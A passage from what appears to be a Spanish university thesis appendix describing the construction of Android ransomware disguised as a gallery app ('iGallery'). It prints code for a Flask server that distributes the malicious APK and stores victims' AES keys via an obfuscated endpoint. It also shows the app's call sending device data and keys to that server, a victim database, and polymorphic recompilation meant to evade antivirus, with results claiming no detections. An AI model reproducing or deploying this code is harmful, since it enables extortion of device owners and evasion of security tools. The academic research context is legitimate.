7      builder.setSmallIcon(R.mipmap.ic_launcher);
8      builder.setTicker("Nueva notificación");
9      builder.setContentTitle(message1);
10     if (flag == 0)
11         builder.setContentText("No cierres la app, el proceso puede
12             durar varios minutos.");
13     else
14         builder.setContentText("¡Ya tenemos todo listo! :)");
15     builder.setPriority(NotificationCompat.PRIORITY_HIGH);
16     builder.setVibrate(new long[]{1000,1000,1000,1000,1000});
17 }
18
19 private void createNotificationChannel(){
20     CharSequence name = "Notificación";
21     NotificationChannel nc = new NotificationChannel(channelID, name
22             ,NotificationManager.
23             IMPORTANCE_HIGH);
24     NotificationManager nm = (NotificationManager) getSystemService
25             (NOTIFICATION_SERVICE);
26     nm.createNotificationChannel(nc);
27 }
28
29 ** Código adicional **

```

## B.4 Desarrollo del servidor

Como parte final del desarrollo será preciso el diseño de un servidor web, el cual ofrezca soporte para recibir las claves de cifrado del *malware* así como ofrecer un punto de descarga de la APK maliciosa. Para su elaboración se ha empleado el lenguaje Python en combinación con el [framework](#) Flask. Este servidor se encontrará

en continuo funcionamiento esperando a que algún dispositivo infectado le envíe su clave de cifrado o que se solicite la descarga del APK malintencionado.

El primer paso será crear la aplicación servidora. Comenzaremos hablando acerca del archivo de configuración general llamado “dev.yml”. Podemos apreciar su contenido en el código a continuación mostrado. En dicho archivo podemos configurar, a nuestro gusto, todo lo relacionado con la aplicación: la dirección IP (línea 1) y puerto (línea 2) en el que se ejecutará el servidor, los *endpoints* del mismo (línea 17 en adelante), diversos flags de técnicas de anti-análisis de *malware* (polimorfismo (línea 9), detección de máquinas virtuales (línea 11) y *debugging* (línea 5), ofuscación (línea 13), ...), así como especificar la carpeta raíz del proyecto en la máquina local (línea 3) o el secreto compartido (línea 15) entre cliente y *malware* que garantizará autenticación (parámetro “secret\_key”). Destacar el último *endpoint* (“/CdWAhQhVKkRaLLMqfQ”) (línea 27) el cual se ha diseñado así para darle cierta ofuscación también al servidor web. Este *endpoint* será al que se conecte el *malware* para que, a través de una petición POST, sea capaz de enviarle la clave de cifrado del dispositivo infectado en cuestión. Se decide diseñar el proyecto de esta manera para otorgar una mayor simplicidad de uso de cara al usuario final por parte de la misma.

```
1 host: "192.168.8.112" # IP SERVER
2 port: "8080" # PUERTO SERVER
3 root_path: "/home/wannacry/AndroidStudioProjects/RANSOMWARE/Server/" #
CARPETA RAIZ DEL SERVIDOR
4
5 Manifest_debuggable: "false" # ACTIVAR APP DEBUGGABLE
6 Manifest_allowbackup: "false" # PERMITIR COPIAS DE SEGURIDAD
7
8 Secure_communication: "false" # ACTIVAR COMUNICACION SEGURA
9 polymorphism: "true" # ACTIVAR POLIMORFISMO
10
11 VM_detection: "false" # ACTIVAR DETECCION DE VM
12 AntiDebug_detection: "false" # ACTIVAR DETECCIÓN DE DEPURACIÓN
13 code_ofuscation: "false" # ACTIVAR OFUSCACIÓN
14
15 secret_key: "QE^-7p_z?b3Wv8?C987S" # SECRETO COMPARTIDO DE
AUTENTICACIÓN
16
17 endpoints: # ENDPOINTS DEL SERVIDOR
18   index:
19     endpoint: "/inicio"
20     methods:
```

```

21     - "GET"
22
23     data_download:
24         endpoint: "/download"
25         methods:
26             - "GET"
27
28     data_registration:
29         endpoint: "/CdWAhQhVKkRaLLMqfQ"
30         methods:
31             - "POST"
32         form:
33             data: "data"
34             key: "key"

```

Continuaremos hablando del contenido del archivo “main.py”, que será el que cree nuestro servidor web. Primero, observando el código siguiente, podemos ver ciertas variables declaradas, como bien pueden ser los *endpoints* del servidor (línea 12), la IP del servidor (host) (línea 14) o el puerto (línea 15) en el que está corriendo, que serán necesarias para su correcto funcionamiento.

```

1 ** Código adicional **
2
3 def main () -> None:
4     args: argparse.Namespace = parse_args()
5
6     with args.config as f:
7         config: dict = yaml.safe_load(f)
8
9     app: flask.Flask = web_api.create_app(
10         app_name      = PROG_NAME,
11         secret_key   = config['secret_key'],
12         endpoints    = config['endpoints'],
13         root_path    = config['root_path'],
14         host         = config['host'],
15         port         = config['port'],
16         polymorphism = config['polymorphism']
17
18     )
19
20     ** código**

```

A continuación, en el mismo archivo y, en función de las variables definidas en el archivo “dev.yml”, se realizarán ciertas modificaciones oportunas en función de lo

definido. Podemos observar parte de estas modificaciones en la implementación a continuación. Por ejemplo, la línea 21 de la misma (“*if ‘debuggable’ ...*”) configurará el APK malicioso, en función de lo establecido en el archivo de configuración general, para que compruebe si su ejecución está siendo depurada.

```
1  ** Código adicional **
2
3  with app.app_context():
4      util.sql.init_db()
5
6      file2edit = app.config['root_path'] + 'sourcecode/app/src/main/java'
7          '/com/example/cifrador/'
8          'MainActivity.java'
9      file2edit2 = app.config['root_path'] + 'sourcecode/app/src/main/'
10         'AndroidManifest.xml'
11     file2edit3 = app.config['root_path'] + 'sourcecode/app/src/main/res'
12         '/xml/network_security_config.xml'
13     file2edit4 = app.config['root_path'] + 'sourcecode/app/build.gradle'
14         ,
15
16     with open(file2edit4,'r') as file4:
17         filedata4 = file4.readlines()
18
19     for line4 in filedata4: # MODIFICACIONES SEGUN ARCHIVO DEV.YML
20         if 'storeFile file' in line4:
21             words2replace4 = line4.split('file(')
22             word4 = words2replace4[1]
23             replace4 = '"' + app.config['root_path'] + 'src/config/'
24                 'clientkeystore")\r\n'
25             filedata4 = [data4.replace(word4,replace4) for data4 in
26                         filedata4]
27
28         if 'debuggable' in line4:
29             words2replace4 = line4.split('debugga ')
30             word4 = words2replace4[0]
31             replace4 = "           debuggable " + config['
32                 Manifest_debuggable'] + '\r\n'
33             filedata4 = [data4.replace(word4,replace4) for data4 in
34                         filedata4]
35
36         if 'minifyEnabled' in line4:
37             words2replace4 = line4.split('minify ')
38             word4 = words2replace4[0]
```

```
30     replace4 = "minifyEnabled" + config['  
31                             code_ofuscation'] + '\r\n'  
32  
33     filedata4 = [data4.replace(word4,replace4) for data4 in  
34                   filedata4]  
35  
36  
37 *** Código adicional ***
```

Por último, y hacia el final del mismo archivo, nos topamos con las implementaciones mostradas a continuación que corresponden con el lanzamiento del servidor. Nos topamos con una sentencia “if-else” (líneas 8 a la 14). En función de si hemos definido que deseamos una comunicación segura en el servidor, se ejecutará una rama u otra. La primera corresponde al establecimiento de dicha comunicación segura (línea 8). Primero se copiará el certificado correspondiente (línea 9), incluido en la carpeta raíz del servidor, al código fuente del APK. Con esto permitiremos conexiones cifradas entre servidor y aplicación (mediante TLS). A continuación se compilará (línea 10) el APK malicioso en función de las modificaciones realizadas en base a las configuraciones realizadas en el archivo “dev.yml”. Por último se lanza el servidor especificándole parámetros como bien pueden ser la IP y el puerto de ejecución o su certificado y su clave privada correspondientes (línea 11). Estos dos últimos han sido generados empleando la herramienta OpenSSL.

```

    "src/config/key.key"))
# EJECUCION DEL SERVIDOR

12 else:
13     os.system('sudo gnome-terminal --working-directory=' + app.
config['root_path'] + 'sourcecode
-- ./gradlew assembleRelease') #
COMPIILACION APK
14 app.run(host=config['host'],port=config['port']) # EJECUCION
DEL SERVIDOR
15
16 ** Código adicional **

```

Pasemos a hablar de los *endpoints* existentes y su funcionamiento. Primero analizaremos el *endpoint* “/inicio”. Este simplemente se trata de la página de inicio de nuestro servidor web desde la que se oferta al usuario la posibilidad de descargar nuestra APK malintencionada. En la figura B.9 (página 104) podemos apreciar este *endpoint* desde un emulador Android. El usuario solo debería tocar el botón “Descargar” y comenzaría la descarga del *malware*. La forma de tratar el servidor al cliente que solicite acceso a dicho *endpoint* es muy sencilla, pues simplemente le mostrará el HTML correspondiente (línea 9). Podemos ver la implementación de esta funcionalidad a continuación, correspondiente al fichero “web\_api.py”.

```

1 ** Código adicional **
2
3 @app.route(
4     rule    = app.config['endpoints']['index']['endpoint'],
5     methods = app.config['endpoints']['index']['methods']
6 )
7 def inicio():
8     if (str(request.url_rule) == "/inicio"):
9         return send_from_directory(app.config['root_path'] + '/src/
static/', 'index.html')
10 ** Código adicional **

```



**Fig. B.9.:** Página principal del servidor web abierta desde un emulador Android.

En cuanto al endpoint “/download”. Este simplemente descargará el APK a nuestro dispositivo (línea 10). En su implementación, podemos apreciar una llamada a la función “os.system” (línea 9) que, para cada descarga del APK, recompilará esta misma. Dicha función tiene que ver con la técnica del polimorfismo que se explicará más adelante.

```
1 ** Código adicional **
2
3 @app.route(
4     rule      = app.config['endpoints']['data_download']['endpoint'],
5     methods   = app.config['endpoints']['data_download']['methods']
6 )
7 def download() -> None:
8     if (str(request.url_rule) == "/download"):
9         os.system('sudo gnome-terminal --working-directory=' + app.
10             config['root_path'] + 'sourcecode
11             -- ./gradlew assembleRelease')
12
13     return send_from_directory(directory= app.config['root_path']
14                                ] + "sourcecode/app/build/outputs
15                                /apk/release", path=". ", filename
```

```

        ="iGallery.apk" , as_attachment=
        True)

11
12 ** Código adicional **

```

Por último tenemos el *endpoint* “/CdWAhQhVKkRaLLMqfQ” que, como ya mencionamos anteriormente, será el que reciba la clave de cifrado del dispositivo infectado para su almacenamiento posterior en la base de datos. Podemos ver a continuación como dicha función recibe los parámetros “key” y “data” (líneas 9 y 10) que almacena en la base de datos (línea 20).

```

1 ** Código adicional **

2
3 @app.route(
4     rule      = app.config['endpoints']['data_registration'][
5         'endpoint'],
6     methods  = app.config['endpoints']['data_registration']['methods'
7             ])
8
9 @auth.login_required
10 def register () -> None:
11     key:           str = flask.request.form[ app.config['
12                     endpoints']['data_registration'][
13                         'form']['key'] ]
14     data:          str = flask.request.form[ app.config['
15                     endpoints']['data_registration'][
16                         'form']['data'] ]
17
18     conn: sqlite3.Connection = util.sql.get_db_connection()
19
20     victim: Victim = (
21         Victim(
22             data,
23             key
24         )
25     )
26     sql_victim.create(conn, victim) # INSERCIÓN DE DATOS EN LA BD
27
28     return flask.Response(status = 201)
29
30
31 ** Código adicional **

```

Para entender que son estos dos parámetros que se almacenarán en la base de datos, debemos retornar a la codificación del *malware*. Se acompaña a continuación el fragmento de código relativo a lo explicado, perteneciente a la clase “*MainActivity*” (concretamente en la función que inicia el cifrado de las imágenes). Aquí vemos a que se corresponde cada parámetro (línea 6). Primero, el parámetro “*data*” se corresponde con información acerca del dispositivo (marca, modelo, fecha de infeción, etc.) para poder identificar cada víctima. El segundo parámetro se corresponde a una concatenación del IV y la clave AES, los cuales son necesarios para descifrar las imágenes.

```
1 ** Código adicional **
2
3 if (send){
4     Sender connection = new Sender();
5
6     connection.execute("http://192.168.8.112:8080/CdWAhQhVKkRaLLMqfQ",
7                         phoneInfo, my_key + my_spec_key);
8
9     send = false;
10 }
11 ** Código adicional **
```

#### B.4.1 Diseño de la base de datos

Se diseña una base de datos empleando las funcionalidades de SQLite3 para almacenar la información referida al dispositivo infectado, así como su correspondiente clave de descifrado. A continuación se muestra dicho esquema SQL correspondiente a la base de datos. Vemos como se crea una tabla (línea 3) que almacenará la información anteriormente mencionada.

```
1 DROP TABLE IF EXISTS victim;
2
3 CREATE TABLE victim (
4     victim_id              INTEGER NOT NULL PRIMARY KEY
5                               AUTOINCREMENT,
5     victim_data            TEXT    NOT NULL,
6     victim_key             TEXT    NOT NULL
7 );
```

Así mismo, a continuación observamos parte del contenido del archivo “sql.py”, concretamente las líneas de código en la que se gestionará la creación de susodicha base de datos.

```
1 def init_db () -> None:
2     if not os.path.exists(DB_FILE):
3         conn: sqlite3.Connection = get_db_connection()
4         with conn, flask.current_app.open_resource(SCHEMA_DB_FILE, mode
5             = 'r') as f:
6             conn.executescript(f.read())
```

## B.4.2 Polimorfismo

Se ha diseñado un curioso sistema para lograr que nuestro *malware* sea polimórfico. Bien es sabido que, a día de hoy, muchos antivirus son capaces de detectar virus simplemente por su firma. Con este diseño vamos a solventar este problema. En el lado servidor, cada vez que se realice una petición de descarga de APK, se llamará a la función correspondiente del archivo “web\_api.py” que se encargará de renombrar las funciones cifradora (I) y cifradora (II) (tratadas anteriormente) del código fuente del APK (líneas 15 a la 21). Con esto, el nombre aleatorio de dichas figuras será diferente para cada APK descargado. El motivo de que dichos nombres sean aleatorios es sencillamente dificultar el trabajo a los analistas forenses, no dando pistas de cuál puede ser la funcionalidad de dicha función. Con dichos renombres de las funciones, entra en juego la función que se mencionó anteriormente que se encargaba de recompilar el APK. Dicha recompilación se realizará en un terminal independiente autogeneratedado por el servidor a fin de no entorpecer la actividad normal del mismo. Con esto se logrará que, para cada nueva descarga, se generó un nuevo APK con diferente firma hash. Podemos ver un ejemplo de los hashes SHA1 resultantes del mismo APK descargado tres veces consecutivas en la figura B.10 (página 108). Se opta por el empleo de hashes SHA1 debido a que se trata de un mero testeo, cuya finalidad es demostrar la discrepancia entre las firmas de los APK descargados.

```
1 ** Código adicional **
2
3 @app.before_request
4     def polymorphism() -> None:
5         if app.config['polymorphism'] == "true":
```

```

6      file2edit = app.config['root_path'] + 'sourcecode/app/src/
7          main/java/com/example/cifrador/
8              MainActivity.java'
9
10     host = app.config['host']
11     port = app.config['port']
12
13     with open(file2edit, 'r') as file:
14         filedata = file.readlines()
15
16     for line in filedata:
17         if 'implements Runnable' in line:
18             words2replace = line.split()
19             word = words2replace[1]
20
21             source = string.ascii_letters
22             replace = ''.join((random.choice(source) for i in
23                               range(20)))
24
25             filedata = [data.replace(word,replace) for data in
26                         filedata]
27
28     with open(file2edit, 'w') as file:
29         file.write(''.join(filedata))
30
31
32 ** Código adicional **

```

```

wannacry@wannacry-X782X-X783X:~/Descargas$ sha1sum iGallery\$(52\).apk
4bf78be02d06a34e4c2a8944e30140ead6960851  iGallery(52).apk
wannacry@wannacry-X782X-X783X:~/Descargas$ sha1sum iGallery\$(53\).apk
1d4f238b8048a6b62659dc3c590bcfac5c2ceec  iGallery(53).apk
wannacry@wannacry-X782X-X783X:~/Descargas$ sha1sum iGallery\$(54\).apk
778bfbad484a2d3099080ae8413cf43485b2fdc4  iGallery(54).apk

```

**Fig. B.10.: Prueba funcional del polimorfismo**

### B.4.3 Pruebas funcionales

Se realizan diversas pruebas de caja negra y caja blanca del *malware*. El objetivo es verificar el correcto funcionamiento del mismo en su totalidad. Se verifica también el correcto funcionamiento del servidor y de las funciones proporcionadas por sus *endpoints* correspondientes. En cuanto a la aplicación, primero se realizan pruebas de ejecución de la misma (obviando la implementación de su código) para ver si es capaz de cifrar correctamente, enviar las claves al servidor y descifrar las imágenes

comprometidas. Así mismo, se verifica que el servidor almacene correctamente los datos en su base de datos. Después, atendiendo más a la implementación del mismo se realizan pruebas más específicas, como por ejemplo comprobar que el tráfico de red realmente se envía cifrado mediante la herramienta Wireshark, el polimorfismo del *malware*, así como la ofuscación del mismo descompilando la APK.

Se realizan también pruebas para verificar la correcta implementación de los sistemas de cifrado y descifrado. primero se prueba a cifrar ciertas fotos. Una vez finalizado, se cierra la app, se descargan nuevas fotos y se ejecuta otra vez el *malware* para que las cifre. Ahora disponemos de varias imágenes en el dispositivo cifradas con diferentes claves. Con ambas claves recuperadas de la base de datos, vemos como se descifran todas las imágenes correctamente. Así mismo, se verifica que en caso de introducir mal la clave de descifrado, no se recupera el acceso a las imágenes.

Como parte final, se realiza un estudio de los tiempos que tarda iGallery en cifrar diversos volúmenes de imágenes. La finalidad de esto es la de valorar los tiempos de ejecución de la misma. Se realizarán dos pruebas, ambas mostradas en la tabla inferior. Una realizada con nuestro dispositivo físico Samsung Galaxy J4+ y la otra con un emulador Android 8.1. El motivo de esta última prueba es porque la realizada con el dispositivo físico resulta en tiempos desorbitados debido a que se trata de un dispositivo relativamente antiguo.

Tiempos de cifrado				
Dispositivo	10 imgs	100 imgs	500 imgs	1000 imgs
Emulador	3,81 s	28,91 s	1min 51,85 s	4 min 0,61 s
Samsung J4+	12,71 s	1min 47,65s	8 min 28,50 s	16 min 35,18 s

Primeramente, se observa una gran discrepancia de tiempos entre ambos análisis. Recordemos que el dispositivo físico es relativamente viejo y cuenta con numerosas horas de uso, de ahí el motivo de sus tiempos de procesamiento tan elevados. Además, observamos un incremento exponencial de dichos tiempos, en ambos análisis, a la par que se incrementa el número de imágenes a cifrar. Por lo demás, atendiendo a los tiempos recuperados por el emulador Android, nos topamos ante tiempos de procesado razonables. Por ejemplo, atendiendo a la última columna del análisis realizado con el emulador, para cifrar 1000 imágenes, el dispositivo tarda 4 minutos prácticamente justos. Esto equivale a que a la aplicación le tomó aproximadamente 0.24 segundos el cifrar cada imagen.


## B.5 Análisis del APK en busca de *malware*

Se valora la posibilidad de que algún antivirus detecte nuestro APK como malicioso. Para verificarlo, se realizan diversos análisis del mismo empleando la herramienta VirusTotal, para la que se devuelve un resultado negativo en la totalidad de sus escaneos. Se puede verificar esto en la figura C.27 (página 139) correspondiente al apéndice “*Informe pericial de una versión compleja del virus*” [C], donde se analiza dicho APK malicioso extraído del dispositivo móvil evidencia.

Por otra parte, se tienen en cuenta también aquellos análisis llevados a cabo por el software [Google Play Protect](#). En esta herramienta se puede especificar que realiza análisis sobre aquellas aplicaciones de origen desconocido instaladas en nuestro dispositivo. Para ello basta con seguir los siguientes pasos.

1. Acceder a la aplicación Google Play.
2. En la parte superior derecha, tocaremos en nuestro ícono del perfil.
3. En las opciones desplegadas accederemos a Play Protect.
4. Tocaremos en la rueda de la parte superior derecha, accediendo a la configuración de la propia herramienta.
5. Activaremos la opción llamada “*Mejorar la detección de apps dañinas: Enviar apps desconocidas a Google para mejorar la detección*”.
6. Iniciamos el análisis.

En la figura B.11 (página 111) podemos ver el análisis correspondiente a nuestro dispositivo infectado. Entre las “*Apps analizadas recientemente*” observamos en primer lugar el ícono correspondiente a iGallery. Observamos arriba como no se han detectado amenazas. Con esto concluimos que el APK ha pasado los análisis de Google satisfactoriamente.




**Fig. B.11.:** Análisis del APK malicioso usando Google Play Protect

## B.6 Despliegue en Raspberry Pi

La fase final del proyecto consiste en su instalación dentro de una Raspberry Pi. Se decide de esta manera por meros motivos de seguridad. Supongamos que, por cualquier método, un atacante consigue acceso a nuestra máquina a través del servidor. Como no deseamos que tenga acceso a los archivos locales de nuestro equipo personal, se plantea el uso de una Raspberry, reduciendo en gran medida esta problemática. Bien es cierto que, en caso de que la Raspberry esté conectada a la misma red que nuestro equipo personal, podría darse el caso de que el atacante fuese capaz de introducirse en nuestro equipo, pero con esta utilidad incrementamos en gran medida la complejidad de su labor.

Será preciso que la Raspberry cuente con conectividad de red. Podemos observar dicha conectividad en la figura 4.5 (página 42). Ha sido preciso realizar breves adaptaciones en la configuración de la implementación del proyecto debido a incompatibilidades (muchas funcionalidades de Android SDK no están disponibles para


procesadores ARM). Concretamente, hemos tenido que desactivar el polimorfismo debido a que la aplicación no puede ser recompilada por dichas incompatibilidades. Con esto también se pierde la eficacia del fichero de configuración diseñado, pues no tendrá funcionalidad alguna. Con ello, será preciso compilar el APK previamente en otro equipo y enviarlo a la Raspberry, por ejemplo mediante una memoria USB.

A screenshot of a terminal window titled "raspberry@raspberrypi: ~/Desktop/RANSOMWARE/Server/database". The window has two tabs: "raspberry@raspberrypi: ~/D..." and "raspberry@raspberrypi: ~/D...". The main pane displays the output of the command "ip addr show". The output shows three network interfaces: "lo" (loopback), "eth0" (ethernet), and "wlan0" (wireless). The "lo" interface has an IP of 127.0.0.1/8. The "eth0" interface is down and has an IP of 192.168.8.104/24. The "wlan0" interface is up and has an IP of 192.168.8.255/24. The "wlan0" interface also lists an IP fe80::646b:d99:9622:ce1e/64. The terminal prompt "raspberry@raspberrypi: ~/Desktop/RANSOMWARE/Server/database \$" is visible at the bottom.

```
raspberry@raspberrypi:~/Desktop/RANSOMWARE/Server/database $ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether e4:5f:01:e2:bb:fc brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether e4:5f:01:e2:bb:fd brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.104/24 brd 192.168.8.255 scope global dynamic noprefixroute wlan0
        valid_lft 2082sec preferred_lft 2082sec
    inet6 fe80::646b:d99:9622:ce1e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
raspberry@raspberrypi:~/Desktop/RANSOMWARE/Server/database $
```


**Fig. B.12.:** Configuración de red de la Raspberry

Todos los pasos para llevar a cabo el correcto despliegue del proyecto están redactados en detalle en el apéndice “*Manual de Instalación*” [A]. Tras su despliegue, se realizan diversas pruebas para verificar su correcto funcionamiento también recopiladas en dicho apéndice. Podemos observar en las figuras B.13 (página 113), B.14 (página 113) y B.15 (página 114) el servidor Flask ejecutándose en la Raspberry, la base de datos con sus filas correspondientes y la interfaz web abierta desde un dispositivo móvil de pruebas, respectivamente.




```
raspberry@raspberrypi:~/Desktop/RANSOMWARE/Server/sourcecode
Archivo Editar Ver Buscar Terminal Ayuda
^Craspberry@raspberrypi:~/Desktop/RANSOMWARE/Server/sourcecode $ sudo python3.8 ./src/main.py -c ./src/config/dev.yml
El servidor se está iniciando. Podría tardar unos minutos. Espere, por favor...
* Serving Flask app 'Locker server'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on https://192.168.8.104:8080
Press CTRL+C to quit
192.168.8.132 - - [10/Feb/2023 23:43:29] "GET /inicio HTTP/1.1" 200 -
192.168.8.132 - - [10/Feb/2023 23:43:30] "GET /images/banner-01.jpg HTTP/1.1" 404 -
192.168.8.132 - - [10/Feb/2023 23:43:31] "GET /favicon.ico HTTP/1.1" 404 -
192.168.8.132 - - [10/Feb/2023 23:43:39] "GET /download HTTP/1.1" 200 -
192.168.8.132 - - [10/Feb/2023 23:43:39] "GET /download HTTP/1.1" 206 -
192.168.8.132 - - [10/Feb/2023 23:45:57] "POST /CdWAhQhVKkRaLLMqfQ HTTP/1.1" 201 -
192.168.8.132 - - [11/Feb/2023 01:24:47] "POST /CdWAhQhVKkRaLLMqfQ HTTP/1.1" 201 -
```

Fig. B.13.: Servidor Flask ejecutándose en la Raspberry



```
raspberry@raspberrypi:~/Desktop/RANSOMWARE/Server/database
Archivo Editar Ver Buscar Terminal Ayuda
raspberry@raspberrypi:~/Desktop/RANSOMWARE/Server/database $ sqlite3 database.db
SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite> SELECT * FROM VICTIM;
141| MANUFACTURER = samsung, DEVICE = j4primelte, MODEL = SM-J415FN,
DATE_INFECTION = 10/02/2023 23:44:01h | Qn5@9b0}u%o6ve$Skh1>|+==XbF0G
_)H
sqlite> |
```

Fig. B.14.: Base de datos funcional instalada en la Raspberry



**Fig. B.15.:** Servidor web abierto desde un dispositivo móvil de pruebas

# Informe pericial de una versión simple del virus

